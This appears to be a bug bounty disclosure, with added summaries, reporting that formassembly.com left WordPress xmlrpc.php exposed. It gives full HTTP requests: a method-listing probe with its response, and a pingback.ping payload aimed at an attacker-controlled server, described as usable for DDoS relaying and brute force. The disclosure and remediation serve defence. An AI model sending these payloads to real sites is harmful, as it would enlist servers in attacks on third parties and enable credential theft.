xmlrpc.php file is enable it will used for (DOS) and bruteforce attack
The WordPress XML-RPC endpoint on the site was left enabled and answered a method-listing call, exposing pingback and other methods. The reporter says this could let an attacker use the site as a relay in a distributed denial-of-service attack against another host, or as a target for password brute forcing.

- Triaged in under an hour
- Fixed in 3 days
- Disclosed after 35 days
Wordpress that have xmlrpc.php enabled for pingbacks, trackbacks, etc. can be made as a part of a huge botnet causing a major DDOS. The website https://www.formassembly.com/ has the xmlrpc.php file enabled and could thus be potentially used for such an attack against other victim hosts.

In order to determine whether the xmlrpc.php file is enabled or not, using the Repeater tab in Burp, send the request below.
POST /wp/xmlrpc.php HTTP/1.1 Host: www.formassembly.com User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0 Content-Length: 91
<methodCall> <methodName>system.listMethods</methodName> <params></params> </methodCall> ***==================================================*** HTTP/1.1 200 OK Date: Wed, 21 Nov 2018 16:43:06 GMT Content-Type: text/xml; charset=UTF-8 Connection: close Server: nginx Vary: Accept-Encoding X-XSS-Protection: 1; mode=block Content-Length: 4272 <?xml version="1.0" encoding="UTF-8"?> <methodResponse> <params> <param> <value> <array><data> <value><string>system.multicall</string></value> <value><string>system.listMethods</string></value> <value><string>system.getCapabilities</string></value> <value><string>demo.addTwoNumbers</string></value> <value><string>demo.sayHello</string></value> <value><string>pingback.extensions.getPingbacks</string></value> <value><string>pingback.ping</string></value> <value><string>mt.publishPost</string></value> <value><string>mt.getTrackbackPings</string></value> <value><string>mt.supportedTextFilters</string></value> <value><string>mt.supportedMethods</string></value> <value><string>mt.setPostCategories</string></value> <value><string>mt.getPostCategories</string></value> <value><string>mt.getRecentPostTitles</string></value> <value><string>mt.getCategoryList</string></value> <value><string>metaWeblog.getUsersBlogs</string></value> <value><string>metaWeblog.deletePost</string></value> <value><string>metaWeblog.newMediaObject</string></value> <value><string>metaWeblog.getCategories</string></value> <value><string>metaWeblog.getRecentPosts</string></value> <value><string>metaWeblog.getPost</string></value> <value><string>metaWeblog.editPost</string></value> <value><string>metaWeblog.newPost</string></value> <value><string>blogger.deletePost</string></value> <value><string>blogger.editPost</string></value> <value><string>blogger.newPost</string></value> <value><string>blogger.getRecentPosts</string></value> <value><string>blogger.getPost</string></value> <value><string>blogger.getUserInfo</string></value> <value><string>blogger.getUsersBlogs</string></value> <value><string>wp.restoreRevision</string></value> <value><string>wp.getRevisions</string></value> <value><string>wp.getPostTypes</string></value> <value><string>wp.getPostType</string></value> <value><string>wp.getPostFormats</string></value> <value><string>wp.getMediaLibrary</string></value> <value><string>wp.getMediaItem</string></value> <value><string>wp.getCommentStatusList</string></value> <value><string>wp.newComment</string></value> <value><string>wp.editComment</string></value> <value><string>wp.deleteComment</string></value> <value><string>wp.getComments</string></value> <value><string>wp.getComment</string></value> <value><string>wp.setOptions</string></value> <value><string>wp.getOptions</string></value> <value><string>wp.getPageTemplates</string></value> <value><string>wp.getPageStatusList</string></value> <value><string>wp.getPostStatusList</string></value> <value><string>wp.getCommentCount</string></value> <value><string>wp.deleteFile</string></value> <value><string>wp.uploadFile</string></value> <value><string>wp.suggestCategories</string></value> <value><string>wp.deleteCategory</string></value> <value><string>wp.newCategory</string></value> <value><string>wp.getTags</string></value> <value><string>wp.getCategories</string></value> <value><string>wp.getAuthors</string></value> <value><string>wp.getPageList</string></value> <value><string>wp.editPage</string></value> <value><string>wp.deletePage</string></value> <value><string>wp.newPage</string></value> <value><string>wp.getPages</string></value> <value><string>wp.getPage</string></value> <value><string>wp.editProfile</string></value> <value><string>wp.getProfile</string></value> <value><string>wp.getUsers</string></value> <value><string>wp.getUser</string></value> <value><string>wp.getTaxonomies</string></value> <value><string>wp.getTaxonomy</string></value> <value><string>wp.getTerms</string></value> <value><string>wp.getTerm</string></value> <value><string>wp.deleteTerm</string></value> <value><string>wp.editTerm</string></value> <value><string>wp.newTerm</string></value> <value><string>wp.getPosts</string></value> <value><string>wp.getPost</string></value> <value><string>wp.deletePost</string></value> <value><string>wp.editPost</string></value> <value><string>wp.newPost</string></value> <value><string>wp.getUsersBlogs</string></value> </data></array> </value> </param> </params> </methodResponse>Notice that a successful response is received showing that the xmlrpc.php file is enabled. Now, considering the domain https://www.formassembly.com the xmlrpc.php file discussed above could potentially be abused to cause a DDOS attack against a victim host. This is achieved by simply sending a request that looks like below.
POST /wp/xmlrpc.php HTTP/1.1 Host: www.formassembly.com User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0 Content-Length: 91
<methodCall> <methodName>pingback.ping</methodName> <params> <param> <value><string>http://<***YOUR SERVER*** ></string></value> </param> <param> <value><string>https://www.formassembly.com/</string></value> </param> </params> </methodCall>remediation:
If the XMLRPC.php file is not being used, it should be disabled and removed completely to avoid any potential risks. Otherwise, it should at the very least be blocked from external access.
Thank you

note: screenshots are given below
Impact
This method is also used for brute force attacks to stealing the admin credentials and other important credentials
This can be automated from multiple hosts and be used to cause a mass DDOS attack on the victim.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the XML-RPC interface was left enabled and reachable from the internet even though the site did not need it.
Impact
The site could potentially be used as one node in a large botnet-driven denial-of-service attack against another host, and the endpoint may also be abused for credential brute forcing; the report does not demonstrate either attack actually succeeding.
What the attacker needed
Xmlrpc.php reachable on the internet; attacker controls a server to receive callbacks
The fix
The XML-RPC file should be disabled and removed if unused, or at least blocked from external access.
How it was found
- Send a POST request to the xmlrpc.php path with a method-listing call in the body.
- Observe a successful XML response listing available methods such as pingback.ping.
- Send a pingback.ping call pointing at a server the attacker controls to make the site fetch it.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
WordPress XML-RPC lets sites notify each other about links and lets apps post content. If enabled, the site can be asked to fetch a chosen address, and many sites doing this could overwhelm a victim. The report also says it is used for brute force attacks.
What is Misconfiguration?
Settings left unsafe: exposed panels, open storage buckets, debug modes, default credentials.




